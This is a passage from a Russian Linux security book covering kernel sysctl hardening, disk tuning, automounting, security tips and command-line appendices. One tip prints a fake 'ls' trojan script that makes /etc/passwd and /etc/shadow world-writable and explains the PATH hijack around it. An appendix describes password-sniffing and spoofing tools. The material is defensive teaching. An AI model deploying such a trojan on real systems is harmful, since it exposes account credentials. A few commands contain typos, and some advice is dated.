Что представляют собой параметры, которые вы видите в этом файле? Попробуем разобраться на примере строки `net.ipv4.tcp_ecn`. На самом деле, это путь к файлу относительно каталога **/proc/sys**, в котором все символы косой черты заменены точками. В нашем случае имеется в виду файл **/proc/sys/net/ipv4/tcp_ecn**. Выполните следующую команду, чтобы просмотреть содержимое файла:

```
cat /proc/sys/net/ipv4/tcp_ecn
```

В результате на экране вы должны увидеть 0 или 1. Это и есть значение параметра.

Но корректировать файл вручную нет смысла. Для изменения лучше использовать команду:

```
sysctl -w имя_параметра = значение
```

С помощью этой же команды можно просматривать значение параметров ядра:

```
sysctl имя_параметра
```

Например, следующая директива отобразит значение параметра `net.ipv4.tcp_ecn`:

```
sysctl net.ipv4.tcp_ecn
```

В результате вы увидите то же значение, что и при просмотре файла **/proc/sys/net/ipv4/tcp_ecn** напрямую. Большинство параметров имеют логический тип, т. е. могут быть равны 0 (отключено) или 1 (включено).

Рассмотрим параметры, которые имеет смысл изменить, а если их нет в файле, то добавить:

- `net.ipv4.icmp_echo_ignore_broadcasts` — игнорировать широковещательные эхо-пакеты протокола ICMP (параметр включен);
- `net.ipv4.icmp_echo_ignore_all` — игнорировать все эхо-пакеты протокола ICMP (значение 1). Используйте этот параметр, если не хотите связываться с сетевым экраном. Запрет эхо-пакетов уменьшит трафик, хотя и незначительно, и при этом сделает неэффективными любые атаки с помощью `ping`;
- `net.ipv4.conf.*.accept_redirects` — разрешить принимать перенаправления маршрутизатора. В *главе 4* мы говорили о том, что это небезопасно и может позволить хакеру обмануть маршрутизатор и прослушать трафик атакуемой машины.

  Вместо символа звездочки может быть вписано имя любого каталога. Дело в том, что в каталоге net/ipv4/conf находится несколько подкаталогов — по одному для каждого сетевого интерфейса. В вашей системе должно быть как минимум 4 каталога со следующим распределением содержащейся в них информации:

  - all — конфигурационные файлы, которые влияют на все интерфейсы;
  - default — значения по умолчанию;
  - eth0 — конфигурационные файлы первой сетевой карты;
  - lo — конфигурационные файлы петлевого интерфейса loopback.

  Звездочка указывает на то, что параметр должен быть назначен всем интерфейсам. В большинстве случаев достаточно заменить символ * именем каталога `all`, но иногда приходится подставлять все существующие каталоги;
- `net.ipv4.conf.*.secure_redirects` — позволить принимать от шлюза по умолчанию сообщения о перенаправлении маршрутизатора. Параметр может быть включен, только если в вашей сети действительно более одного маршрутизатора, иначе лучше его запретить;
- `net.ipv4.conf.*.send_redirects` — разрешить компьютеру, если он является маршрутизатором, отправлять сообщения о перенаправлении маршрутизатора. Если в сети несколько маршрутизаторов, то параметр можно включить, чтобы распределить нагрузку между ними и не пытаться пропускать весь трафик через основной шлюз;
- `net.ipv4.conf.*.accept_source_route` — позволить принимать пакеты с маршрутизацией от источника. В *разд. 14.7.2* мы еще обсудим этот вопрос, а сейчас необходимо знать, что такие пакеты могут стать причиной обхода вашего сетевого экрана. Запретите этот параметр;
- `net.ip_always_defrag` — дефрагментировать все приходящие пакеты. Так уж повелось, что сетевой экран проверяет только первый пакет, а все остальные считает разрешенными. Хакер может обойти сетевой экран, прибегая к разбивке посылки на части (см. *разд. 14.7.1*). Если установить этот параметр, то все вхо-

дящие пакеты будут дефрагментированы, и обход сетевого экрана этим методом станет невозможным;

- `net.ipv4.ipfrag_low_thresh` — определяет минимальный объем памяти, который выделяет ОС для сборки фрагментированных пакетов. Чем больше это значение, тем меньше будет манипуляций по выделению памяти. По умолчанию используется число 196 608. Слишком большое значение отнимет лишнюю память и может привести к эффекту, при котором для обработки данных не хватит ресурсов сервера. Я бы оставил значение по умолчанию;
- `net.ipv4.ipfrag_high_thresh` — определяет максимальное количество памяти (по умолчанию 262 144), выделяемое для сборки фрагментированных пакетов. Если значение превышено, то ОС начинает отбрасывать пакеты. Хакер может попытаться закидать сервер большим количеством мусорных сообщений, но сервер больше не будет реагировать на фрагментацию;
- `net.ipv4.ipfrag_time` — определяет время хранения фрагментированных пакетов в кэше. По умолчанию используется значение 30 секунд. Это очень много, за это время хакер сможет забросать весь кэш. В случае атаки на систему следует понизить это значение до 20, а то и до 10 секунд;
- `net.ipv4.tcp_syncookies` — продолжая тему защиты от DoS, я рекомендую включить этот параметр, чтобы защититься от атаки SYN Flood, при которой на сервер направляется большое количество пакетов с запросом на соединение. Хакер устанавливает в пакетах ложный обратный адрес, и сервер ожидает соединения от несуществующих или ничего не подозревающих компьютеров. Таким образом легко превышается максимально допустимое количество подключений.

Параметров ядра очень много, и рассматривать все мы не будем. В принципе, всю необходимую информацию можно узнать из документации.

14.6.2. Тюнинг HDD

Долгое время в ОС Linux для доступа к жесткому диску была отключена даже поддержка DMA (Direct Memory Access, прямой доступ к памяти), хотя эта возможность существует почти во всех материнских платах еще со времен первых компьютеров с процессором Pentium. ОС не использовала DMA в целях совместимости с более старыми компьютерами, поэтому функцию приходилось включать самостоятельно.

В современных дистрибутивах поддержка DMA уже включена, но работу винчестера можно и дальше оптимизировать. Для тестирования и настройки жесткого диска служит утилита hdparm. Для определения скорости работы диска выполните команду с ключом `-t`:

```
hdparm -t /dev/hda
```

В ответ вы получите сообщение типа:

Timing buffered disk reads: 64 MB in 3.02 seconds = 21.19MB/sec

Попробуйте в качестве параметра указать раздел:

```
hdparm /dev/hda2
```

В результате будут выведены параметры жесткого диска:

```
/dev/hda2:
 multcount    = 128 (on)
 IO_support   =  0 (default 16-bit)
 unmaskirq    =  0 (off)
 using_dma    =  1 (on)
 keepsettings =  0 (off)
 readonly     =  0 (off)
 readahead    =  8 (on)
 geometry     = 2088/255/63, sectors = 32515560, start = 1028160
```

Из этого сообщения можно узнать много интересного:

- `multcount` — количество слов, читаемых за один такт. Эта опция должна быть включена, и желательно установить значение 128. Это может повысить производительность на 30–50%. Для изменения значения служит ключ `-mX`, где `X` — это устанавливаемое значение;
- `using_dma` — режим DMA. Для включения применяется ключ `-d1`;
- `IO_support` — режим доступа к диску. По умолчанию стоит 16-битный, но сейчас уже можно использовать 32-битный режим. Для включения служит ключ `-c3`.

Это основные три параметра, которые могут реально повысить производительность. Итак, давайте установим значения в соответствии с приведенными рекомендациями. Для этого выполните команду:

```
hdparm -m128d1c3 /dev/hda
```

Как видите, мы просто привели все ключи и указали диск `/dev/hda`. Обратите внимание, что при определении устройства не стоит никаких цифр, которые указывали бы на раздел, т. к. доступ можно изменить только жесткому диску в целом.

После изменения параметров их необходимо сохранить с помощью команды:

```
hdparm -k1 /dev/hda
```

После этого снова выполните команду тестирования скорости работы диска:

```
hdparm -t /dev/hda
```

Есть еще один параметр, который влияет на производительность, — режим доступа. В настоящее время поддерживаются три режима ATA: 33/66/100. Сверьтесь с документацией на жесткий диск, чтобы узнать, что он поддерживает. Для смены режима служит ключ `-X`:

- `-X34` — ATA33;
- `-X68` — ATA66;
- `-X69` — ATA100.

Для установки ATA66 выполните команду:

```
hdparm -X68/dev/hda
```

Странно, но установленные вами параметры не сохраняются после перезагрузки системы, поэтому желательно прописать эти команды в файл /etc/rc.d/rc.local. Для этого в самый конец файла добавляем три строки:

```
hdparm -m128d1c3/dev/hda
hdparm -X68/dev/hda
hdparm -k1 /dev/hda
```

14.6.3. Автомонтирование

Если вы начали знакомство с компьютером под ОС Windows, то вам покажется дикостью процесс ручного монтирования файловых систем и особенно компакт-дисков. Действительно, для сервера это еще приемлемо, потому что там диски используются редко, а вот на рабочей станции внешние носители применяются регулярно. Мне иногда приходится вставлять по 20 разных дисков в день, и каждый раз монтировать и демонтировать их очень неудобно.

Так как ОС Linux все больше поворачивается в сторону домашних пользователей — в последних дистрибутивах производителями по умолчанию включена возможность автоматического монтирования. Для этого используется служба autofs. Убедитесь, что она запускается у вас, и можно приступать к настройке.

Основной конфигурационный файл сервиса autofs — файл /etc/auto.master. Просмотрите его содержимое в листинге 14.2.

Листинг 14.2. Конфигурационный файл /etc/auto.master

```
# $Id: auto.master,v 1.2 1997/10/06 21:52:03 hpa Exp $
# Sample auto.master file
# Пример файла auto.master
# Format of this file:
# Формат этого файла:
# mountpoint map options
# Точка_монтирования карта настройки
# For details of the format look at autofs(8).
# Для дополнительной информации выполните команду man autofs
/misc       /etc/auto.misc       --timeout=60
```

Если не считать комментариев, в этом файле только одна содержательная строка — последняя. В вашей системе она может быть закомментирована, и для включения автоматического монтирования необходимо убрать знак #.

У конфигурационной строки следующий формат:

```
точка_монтирования  карта  настройки
```

В нашем случае точкой монтирования выступает каталог /misc. Это немного затрудняет работу, потому что при ручном подключении используется каталог /mnt. Второй параметр определяет карту монтирования. В нашем случае это файл /etc/auto.misc. Формат и назначение файла чем-то похожи на файл /etc/fstab, который применяется для команды mount. Содержимое файла /etc/auto.misc можно увидеть в листинге 14.3.

Последний параметр --timeout=60 — это время простоя. Если в течение этого периода в каталоге, использованном под подключение, не будет активности, то устройство будет размонтировано. По умолчанию установлено значение 60 секунд. В большинстве случаев это вполне приемлемо.

Листинг 14.3. Содержимое файла /etc/auto.misk

```
# $Id: auto.misc,v 1.2 1997/10/06 21:52:04 hpa Exp $
# This is an automounter map and it has the following format:
# Это карта автомонтирования, которая имеет следующий формат:
# key [ -mount-options-separated-by-comma ] location
# Details may be found in the autofs(5) manpage
# Дополнительную информацию можно получить, выполнив man autofs

cd          -fstype=iso9660,ro,nosuid,nodev       :/dev/cdrom

# The following entries are samples to pique your imagination
# Следующие записи являются примерами для возбуждения воображения
#linux              -ro,soft,intr    ftp.example.org:/pub/linux
#boot               -fstype=ext2             :/dev/hda1
#floppy             -fstype=auto             :/dev/fd0
#floppy             -fstype=ext2             :/dev/fd0
#e2floppy           -fstype=ext2             :/dev/fd0
#jaz                -fstype=ext2             :/dev/sdc1
#removable          -fstype=ext2             :/dev/hdd
```

Теперь рассмотрим содержимое файла /etc/auto.misc. Здесь только одна строка без комментария, которая описывает команды подключения компакт-диска:

```
cd      -fstype=iso9660,ro,nosuid,nodev      :/dev/cdrom
```

Первый параметр определяет каталог внутри /misc, куда будет монтировано устройство. Второй атрибут — параметры файловой системы и ключи, которые будут применяться для подключения. В случае с CD-ROM используется файловая система ISO9660 и опции, разрешающие только чтение и запрещающие запуск SUID- и SGID-программ. Последний параметр определяет устройство, которое должно монтироваться.

Как видите, все очень даже просто. Если попытаться обратиться к каталогу /misc/cd, и в приводе CD-ROM в этот момент будет находиться диск, то он окажется автоматически смонтирован. Правда, для этого нужно использовать команды Linux (на-

пример, выполнить команду `ls /misk/cd`), а не другие программы. Если же попытаться просмотреть каталог /misc/cd с помощью Midnight Commander, то диск смонтирован не будет.

14.7. Короткие советы

Мы проанализировали достаточно много аспектов создания безопасной системы, но есть некоторые общие рекомендации, которые подытоживают рассмотренный в этой книге материал. Поэтому напоследок я собрал короткие советы, которые пригодятся вам при построении безопасного сервера или сети.

14.7.1. Дефрагментация пакетов

С помощью фрагментированных пакетов хакеры производят очень много атак на серверы. В Linux можно сделать так, чтобы ОС объединяла приходящие пакеты. Если у вас монолитное ядро (без поддержки модулей), то необходимо прописать `1` в файл /proc/sys/net/ipv4/ip_always_defrag. Это легко сделать с помощью команды:

```
echo 1 > /proc/sys/net/ipv4/ip_always_defrag
```

В последних ядрах, которые используют RPM-модули, необходимо подгрузить модуль `ip_conntrack`:

```
modprobe ip_conntrack
```

14.7.2. Маршрутизация от источника

Мы уже говорили о том, как пакеты проходят по сети. Напомню, что внутри сети пакеты передаются по MAC-адресу, а для обмена между сетями необходимо маршрутизирующее устройство, которое умеет работать с IP-адресами и направлять пакеты по нужному пути. Как известно, правильный путь определяется самим маршрутизатором. Но эти устройства управляемы, и существует несколько методов заставить их устремить пакеты в нужное русло. Один из этих методов — маршрутизация от источника (source routing).

С помощью маршрутизации от источника можно установить путь прохождения пакета по сети. Иногда это действительно удобно, но мы же знаем, что удобство — это «палка о двух концах». Вполне логичным было бы маршрутизацию от источника запретить, а еще лучше вообще никогда не придумывать.

Как маршрутизация от источника влияет на безопасность? Допустим, что ваш сетевой экран запрещает подключения с адреса 192.168.1.1, потому что через этот адрес к вам пытался проникнуть хакер. Поскольку все пакеты злоумышленника маршрутизаторы направляют именно через этот адрес, то подключение становится невозможным. Но благодаря source routing злоумышленник может сам указать путь, по которому должен следовать пакет, и провести его в обход маршрутизатора или сервера с запрещенным адресом.

Жаль, что мы не можем запретить маршрутизацию от источника на компьютере хакера, но мы должны запретить ее на своем компьютере и, тем более, на компьютере, который выполняет роль шлюза в Интернет (прокси-сервер или сетевой экран). Для этого необходимо установить `0` в файле **/proc/sys/net/ipv4/conf/all/accept_source_route** или выполнить команду:

```
echo 0 > /proc/sys/net/ipv4/conf/all/accept_source_route
```

14.7.3. SNMP

Протокол SNMP (Simple Network Management Protocol, простой протокол сетевого управления) применяется для управления сетевыми устройствами, такими как маршрутизаторы, управляемые коммутаторы и даже бытовые устройства, подключенные к сети.

Существуют три версии этого протокола. Первая версия была разработана очень давно и, конечно же, осуществляла открытый обмен паролями и данными. Шифрование было добавлено в SNMP, начиная со второй его версии. Именно поэтому первую версию не рекомендуется использовать, а лучше даже запретить.

У SNMP есть еще один недостаток — протокол использует в качестве транспорта протокол UDP, который не поддерживает виртуальное соединение, и передача осуществляется простой отправкой пакетов в сеть без подтверждения доставки и без какой-либо авторизации, т. е. злоумышленник легко может подделать любые поля пакета.

Я не рекомендую использовать SNMP, потому что для большинства задач можно обойтись без него. Конечно же, шифрование, добавленное во второй версии, значительно повысило безопасность, и SNMP стало можно применять даже в особо важных случаях. Но необходимо сначала убедиться, что вы работаете именно со второй или более старшей версией, и что шифрование используется.

14.7.4. Полный путь

Когда вы запускаете какие-либо команды или программы, то необходимо указывать полный путь к ним. Большинство пользователей и администраторов просто указывают имя запускаемого объекта, что может стать причиной взлома. Да что там говорить, я сам грешу вводом коротких команд.

Рассмотрим пример того, как злоумышленник может использовать короткие имена в своих целях на примере команды `ls`:

1. Хакер создает в каком-либо каталоге (например, в общедоступном **/tmp**) файл с таким же именем, как и у атакуемой программы.
2. В этот файл хакер записывает сценарий, который выполняет необходимые ему действия.
3. В переменную окружения `PATH` добавляется путь к этому каталогу.

Например, в файл может быть записан следующий код:

```
#!/bin/sh
# Изменяем права доступа к файлам /etc/passwd и /etc/shadow
chmod 777 /etc/passwd > /dev/null
chmod 777 /etc/shadow > /dev/null
# Выполняем программу ls
exec /bin/ls "$@"
```

В этом примере выполняются всего три команды. Первые две изменяют права доступа к файлам /etc/passwd и /etc/shadow так, чтобы любой пользователь смог их прочитать. При этом все сообщения, которые могут возникнуть во время выполнения команд, направляются на нулевое устройство /dev/null, чтобы они не отображались на экране. После этого выполняется системная команда `ls` из каталога `bin`.

Теперь устанавливаем программе права, которые позволят выполнять ее любому пользователю:

```
chmod 777 /tmp/ls
```

Ложный файл готов. Далее необходимо сделать так, чтобы он выполнялся вместо системной команды `ls`. Для этого достаточно добавить каталог /tmp в самое начало системной переменной окружения `PATH`. Если теперь кто-то запустит команду `ls` без указания полного пути, то выполнится наш сценарий, который попытается изменить права доступа на файлы паролей. Если у пользователя, выполнившего команду, хватит полномочий для изменения прав, то можно считать, что система взломана.

Следите за содержимым системной переменной окружения `PATH`, чтобы ее никто не изменил.

14.7.5. Доверенные хосты

В файле .rhosts можно прописать адреса компьютеров, которым вы доверяете. Пользователи этих компьютеров смогут подключаться к серверу без аутентификации с помощью таких программ, как telnet или ftp.

Мы уже столько раз говорили о безопасности, что нетрудно догадаться, что хакер может подделать адрес отправителя. Если ему удастся это сделать, то ваш сервер превратится в «проходной двор».

Заключение

Какой бы надежной ни была программа или ОС и какой бы надежной ни были конфигурация и окружающие защитные комплексы, в системе все равно остается одно очень слабое звено — человек. Вы можете ставить какие угодно сложные пароли, но если кто-то из администраторов захочет продать информацию, то он это сделает. Если администратор несерьезно относится к безопасности, то его пароли могут подобрать или украсть с помощью вредоносных программ.

Безопасность — это невероятно сложный и комплексный подход. Кто-то пытается решить его введением бюрократии и различных правил работы с ИТ, вытаскивает CD-приводы из компьютеров и опечатывает USB-разъемы. Отделы безопасности начинают разрабатывать политики безопасности, которые ограничивают свободу сотрудников. Очень часто такое поведение вызывает раздражение со стороны опытных пользователей и, особенно, программистов. По своему опыту знаю, как они не любят, когда им что-то запрещают подобными способами.

Чтобы уменьшить вероятность возникновения конфликтных ситуаций и недопонимания, желательно защищать только то, что действительно требует защиты. Невозможно защитить абсолютно все.

Человек может быть самым слабым звеном в системе, а может оказаться и самым сильным. А для этого, на мой взгляд, просто нужно хорошо изучить матчасть и руководящие материалы по используемой ОС.

ПРИЛОЖЕНИЕ 1

Команды протокола FTP

Когда вы подключаетесь к FTP-серверу с помощью клиента, работающего из командной строки (например, sftp, упомянутого в *разд. 5.3.7*), то для работы с сервером вам помогут следующие команды:

- `cd путь` — изменить текущий каталог на указанный. Чтобы подняться на один уровень выше, можно выполнить команду `cd ..`, а чтобы перейти в папку ниже текущего уровня — команду `cd каталог`;
- `bye` — разорвать соединение;
- `exit` — выйти из системы;
- `chmod права имя файла` — изменить права доступа к файлу. Например, чтобы установить права доступа 770 на файл passwd в текущем каталоге, нужно выполнить команду `chmod 770 passwd`;
- `get -P удаленный_файл локальный_файл` — скачать файл. Ключ `-P` является необязательным, он позволяет сохранить права доступа на файл в локальной системе, сделав их такими же, как и на сервере. Эта опция не работает, если файл передается между разными системами, потому что в Windows совершенно другой метод хранения прав доступа. Параметр `локальный_файл` указывает на полный путь к файлу, где должен быть сохранен скачанный с сервера файл;
- `put -P локальный_файл удаленный_файл` — закачать локальный файл на сервер. Выполнение команды схоже с `get`, только в данном случае локальный файл закачивается на сервер;
- `help` — отобразить список команд, которые разрешено выполнять;
- `pwd` — отобразить текущий каталог;
- `rm файл` — удалить файл;
- `rmdir каталог` — удалить каталог;
- `mkdir имя` — создать каталог с указанным именем.

Вы должны учитывать, что разные FTP-серверы и FTP-клиенты могут обрабатывать команды по-разному.

ПРИЛОЖЕНИЕ 2

Полезные программы

Эти программы могут помочь вам в борьбе с хакерами. Сперва укажем снифферы, т. е. утилиты для прослушивания трафика.

- dsniff (**monkey.org/~dugsong/dsniff**) — пакет программ для прослушивания трафика, который состоит из следующих утилит:
  - dsniff — служит для перехвата паролей. Она прослушивает трафик в ожидании пакетов авторизации, и если такой пакет найден, то заветный пароль выводится на экран. Поддерживается поиск пакетов авторизации всех основных протоколов, таких как TELNET, FTP, POP и т. д.;
  - arpspoof — позволяет отправлять ARP-ответы, с помощью которых можно обмануть компьютеры жертвы, сказав, что определенный IP принадлежит вам;
  - dnsspoof — позволяет отправлять поддельные DNS-ответы. Если жертва запрашивает IP-адрес сервера, вы можете подделать ответ DNS-сервера, чтобы вместо нужного ему сервера клиент подключился к вашему компьютеру, и вы смогли перехватить на себя трафик;
  - filesnaf — прослушивает трафик в ожидании передачи файлов по NFS;
  - mailsnaf — прослушивает сеть в ожидании E-mail-сообщений по протоколам POP и SMTP;
  - msgsnaf — отслеживает сообщения интернет-пейджеров и чатов, таких как ICQ и IRC;
  - macof — позволяет наводнить сеть пакетами со сгенерированными MAC-адресами. Если коммутатор перестает справляться с нагрузкой по определению пути, то он начинает работать как простой концентратор, и вы сможете прослушивать трафик всех компьютеров сети;
  - tcpkill — может завершить чужое соединение, отправив поддельный пакет с установленным флагом RST;
  - webspy — позволяет прослушивать соединения с веб-серверами и сохраняет список сайтов, которые посещал определенный пользователь;

- webmint — эмулирует веб-сервер и становится посредником. Технология атаки этим методом рассмотрена в *разд. 7.9*;

- ettercap (**ettercap.sourceforge.net**) — на мой взгляд, это самая удобная программа для прослушивания трафика. Основное назначение программы — поиск паролей в пакетах всех популярных протоколов. Администраторы оценят возможность программы определять наличие в сети других программ подслушивания трафика.

Теперь напомним программы, которые помогают анализировать конфигурацию сервера и определять попытки взлома:

- lsat (**usat.sourceforge.net**) — программа проверки конфигурации системы (см. *разд. 12.3*). Анализирует конфигурацию сервера, отображая потенциальные ошибки, и в некоторых случаях может дать рекомендации по устранению недочетов;

- bastille (**bastille-linux.sourceforge.net**) — система выявления потенциальных ошибок в конфигурации сервера. Программа может автоматически исправлять ошибки и недочеты в конфигурации;

- Klaxon (**www.eng.auburn.edu/users/doug/second.html**) — программа для определения атак на вашу систему;

- PortSentry (**sourceforge.net/projects/sentrytools**) — утилита для слежения за портами и отслеживания попыток их сканирования. Позволяет автоматически сконфигурировать сетевой экран для запрета соединения с компьютером, с которого происходило сканирование;

- Swatch (**sourceforge.net/projects/swatch**) — удобная программа анализа журналов по расписанию (см. *разд. 12.5.2*);

- Logsurfer (**sourceforge.net/projects/logsurfer**) — одна из немногих программ, позволяющих анализировать журнал безопасности в динамике (см. *разд. 12.5.3*).

Напоследок упомянем еще парочку полезных программ:

- John the Ripper (**www.openwall.com/john**) — самая знаменитая программа подбора паролей;

- Nmap (**nmap.org**) — сканер портов, который обладает большим количеством возможностей.

ПРИЛОЖЕНИЕ 3

Интернет-ресурсы

Я приведу лишь несколько сайтов, которые кажутся мне наиболее информативными. Вы, вероятно, расширите этот список сайтами, интересными и полезными именно для вас.

- **www.redhat.com** — сайт компании Red Hat, где можно скачать последние версии программ, ядра, патчи и прочитать о перспективах развития этой ОС.
- **www.kernel.org** — сайт, посвященный ядрам ОС Linux. Здесь же можно скачать последнюю версию ядра.
- **www.securityfocus.com** — сайт, посвященный безопасности, содержит множество описаний различных уязвимостей и методов исправления ошибок.
- **www.cert.org** — еще один сайт, посвященный информационной безопасности.
- **www.securitylab.ru** — русскоязычный сайт по информационной безопасности, где можно прочитать об уязвимостях на русском языке.
- **www.xakep.ru** — сайт российского журнала «Хакер».
- **www.insecure.org** — множество полезной информации по безопасности, статьи и программы.
- **www.suse.com** — сайт SUSE, одного из самых простых и удобных дистрибутивов Linux.
- **www.ubuntu.com** — сайт самого популярного дистрибутива, согласно статистике посещения, которую я просматривал.
- **www.debian.org** — официальный сайт дистрибутива Debian.
- **www.slackware.com** — сайт дистрибутива Slackware.

ПРИЛОЖЕНИЕ 4

Работа в командной строке

Небольшой секрет — когда вы набираете команды, то можно экономить время с помощью клавиши <Tab>. Нужно всего лишь начать набирать команду и нажать <Tab>. Например, если вы находитесь в корне, то там только один каталог на букву h: home. Наберите букву `h` и нажмите клавишу <Tab> — оболочка сама допишет полное имя каталога. То же самое касается и файлов.

Если вам нужно повторить выполненную ранее команду, то можете использовать клавишу <↑> или <↓>. После нажатия на клавишу <↑> в командной строке появится последняя введенная команда. Нажмите еще раз, и вы увидите предпоследнюю. Нажмите <↓>, и вы опять вернетесь к последней команде. Таким образом можно перемещаться по истории введенных команд. Заметьте, что не обязательно вводить команду именно так, как она была введена ранее, можно ее подредактировать и лишь затем нажать клавишу <Enter>.

Псевдонимы

С помощью команды `alias` можно создавать псевдонимы для команд. Если вы часто выполняете какое-то действие, для чего нужно подать длинную команду с кучей параметров, то удобно создать для нее псевдоним. Например, для просмотра текущего каталога используется команда `ls`, но она показывает короткое содержимое, без прав доступа, а часто бывает необходимо увидеть именно их. Каждый раз указывать параметр `-I`, набирая `ls`, нудно, поэтому можно создать псевдоним `ll`:

```
alias ll="ls -I"
```

Теперь выполнение команды `ll` будет идентично выполнению `ls -I`. Но не торопитесь делать именно этот псевдоним в своей системе. Вполне возможно, что он уже у вас есть, по крайней мере, у меня в дистрибутиве такой псевдоним создан по умолчанию.

Перенаправление

Теперь поговорим о том, как можно направлять выходные данные команды не на экран, а, например, в файл. Для этого служит символ >. Например, выполните команду:

```
ls > outfile.txt
```

В результате выполнения этой команды содержимое каталога не будет выведено на экран, а будет сохранено в файл.

Если отобразить содержимое файла, подав команду

```
cat outfile.txt
```

вы увидите то, что было бы показано на экране после выполнения команды `ls` без перенаправления. Впрочем, не совсем так: в файле outfile.txt после такой команды окажется еще и его собственное имя, т. е. строка `outfile.txt`. Если же этого файла до выполнения команды с перенаправлением не было, то и на экране бы мы его не увидели.

Надо иметь в виду, что перенаправление перезаписывает файл без подтверждения, если он уже существовал. Чтобы не переписывать файл, а дописывать в его конец, надо использовать два знака >>:

```
ls >> outfile.txt
```

Мы можем не только выводить результат в файл, но и получать параметры из файла. Например, можно выполнить команду:

```
cat < infile.txt
```

Команде `cat` в качестве параметров будет передано содержимое файла infile.txt.

С помощью символа вертикальной черты | можно изменять стандартный поток ввода/вывода. Допустим, вы хотите узнать, когда в систему последний раз входил пользователь по имени flenov. Для этого можно выполнить команду `lastlog`. Но если в системе зарегистрировано 1000 пользователей, то найти нужного будет проблематично. Он может находиться в любом месте, ведь результат не отсортирован. Представьте себе, если бы телефонная книга содержала всех абонентов в неотсортированном виде! Это была бы катастрофа.

Как отсортировать вывод команды? Да очень просто, нужно направить ее вывод, в данном случае список пользователей, команде `sort`, которая сортирует входящие данные и выводит их в отсортированном виде. А это можно сделать с помощью символа вертикальной черты:

```
lastlog | sort
```

Запуск в фоне

Если команда работает очень долго, то вы можете запустить ее на выполнение в фоновом режиме. Для этого служит символ амперсанда (&), который нужно поставить в конце команды. Например, у меня на работе есть OLAP-сервер (это программа для получения отчетности), который написан на Java и при запуске

захватывает консоль. Это значит, что консоль блокируется программой, и пока программа не будет завершена, я не могу ни закрыть консоль, ни выполнять в ней другие команды. Если таким образом запустить несколько серверов, то на рабочем столе количество консолей начинает расти. Чтобы избавиться от такого нежелательного поведения, достаточно после команды поставить символ &:

```
start-olap-server.sh &
```

Теперь программа запускается на выполнение, но не блокирует консоль. Да, вы видите вывод на экране, но в любой момент можете забрать консоль себе, нажав клавишу <Enter>. Вы можете даже закрыть консоль, и стартовавшая программа не прервет свою работу.

Последовательность команд

А что, если вам нужно просто выполнить последовательность команд? В этом случае напишите эти команды через точку с запятой. Например:

```
ls > ~/outfile.txt; cat ~/outfile.txt; ls -al ~/outfile.txt
```

Эта строка идентична вводу трех отдельных команд:

```
ls > ~/outfile.txt
cat ~/outfile.txt
ls -al ~/outfile.txt
```

В первой строке я запрашиваю отображение файлов текущего каталога и сохранение результата в файл outfile.txt в моем домашнем каталоге (на домашний каталог указывает символ тильды ~).

Вторая команда отображает содержимое созданного файла. Так как эта команда будет выполнена после завершения первой, файл уже будет существовать. Третья команда отображает параметры файла, его права доступа и время создания.

Если команды разделить с помощью символов &&, вы укажете, что обе команды должны быть выполнены. Если первая команда не выполнится, то вторая уже и не будет выполняться. Например, если файл outfile2.txt не существует, то вторая команда не будет выполнена:

```
ls ~/outfile2.txt && cat ~/outfile.txt
```

Если же нужно выполнить одну из команд, то разделите их символами двух вертикальных черт (||). Например:

```
ls ~/outfile2.txt || cat ~/outfile.txt
```

Если файл outfile2.txt не существует, то будет выполнена вторая команда. Если же он существует, значит, первая команда будет выполнена корректно, а вторая выполняться не будет.

Командная строка в Linux — мощный механизм, который позволяет делать куда больше приведенного здесь. Полное описание всех возможностей нельзя поместить в таком коротком приложении, но даже упомянутые только что приемы позволят вам работать с ней более эффективно.

Предметный указатель

Ж

З

И

К

М

Н

П

Р

С

Т

У

Ф

Ш

Э

Я

Linux ГЛАЗАМИ ХАКЕРА 5-е издание

Настройте Linux на максимальную скорость и безопасность

Говорят, что Linux — это система для хакеров. Конечно, это весьма максималистский подход, но ясно одно — человеку, который хочет глубоко разобраться в сетевых технологиях, не обойтись без знания этой системы. В наше просвещенное время уже не надо «звать опытного товарища», чтобы он поставил Linux, не угробив вторую систему, обычно Windows. Поставить Linux теперь не сложнее Windows, а вот разобраться что к чему — гораздо сложнее. Слишком велик соблазн пользоваться им так же, как и системой от Майкрософт — с помощью «тыкания» мышкой по иконкам и автоматических мастеров. Прочитав эту книгу, ты обретешь базовые, и не только, знания по работе с этой системой «изнутри», научишься конфигурировать ее без использования визуальных средств, узнаешь хитрые приемы работы и способы защиты от хакерских атак.

Александр «Dr.Klouniz» Лозовский,
выпускающий редактор журнала «Хакер»,
редактор журнала «ХакерСпец»

Флёнов Михаил, профессиональный программист. Работал в журнале «Хакер», в котором несколько лет вел рубрики «Hack-FAQ» и «Кодинг» для программистов, печатался в журналах «Игромания» и «Chip-Россия». Автор бестселлеров «Библия Delphi», «Программирование в Delphi глазами хакера», «Программирование на C++ глазами хакера», «Компьютер глазами хакера» и др. Некоторые книги переведены на иностранные языки и изданы в США, Канаде, Польше и других странах.

Несмотря на явное стремление Linux поселиться в домашних компьютерах, настройка этой операционной системы пока еще слишком сложная и зависит от множества параметров, особенно когда речь идет о настройке сервера. Настройка клиентского окружения достигла простоты, способной конкурировать с Windows, но тонкий тюнинг пока требует от пользователя подготовки. Если просто оставить параметры по умолчанию, то об истинной безопасности Linux не может быть и речи. Книга посвящена безопасности ОС Linux. Она будет полезна как начинающим, так и опытным пользователям, администраторам и специалистам по безопасности. Описание Linux начинается с самых основ и заканчивается сложными настройками, при этом каждая глава рассматривает тему с точки зрения производительности и безопасности.

В книге вы найдете необходимую информацию по настройке ОС Linux и популярных сервисов с учетом современных реалий. Вы узнаете, как хакеры могут атаковать ваш сервер и как уже на этапе настройки сделать все необходимое для защиты данных.

Дополнительную документацию и программы в исходных кодах можно скачать по ссылке ftp://ftp.bhv.ru/9785977533331.zip, а также со страницы книги на сайте www.bhv.ru.

bhv®

ISBN 978-5-9775-4039-1

9 785977 540391

191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhv.ru
Internet: www.bhv.ru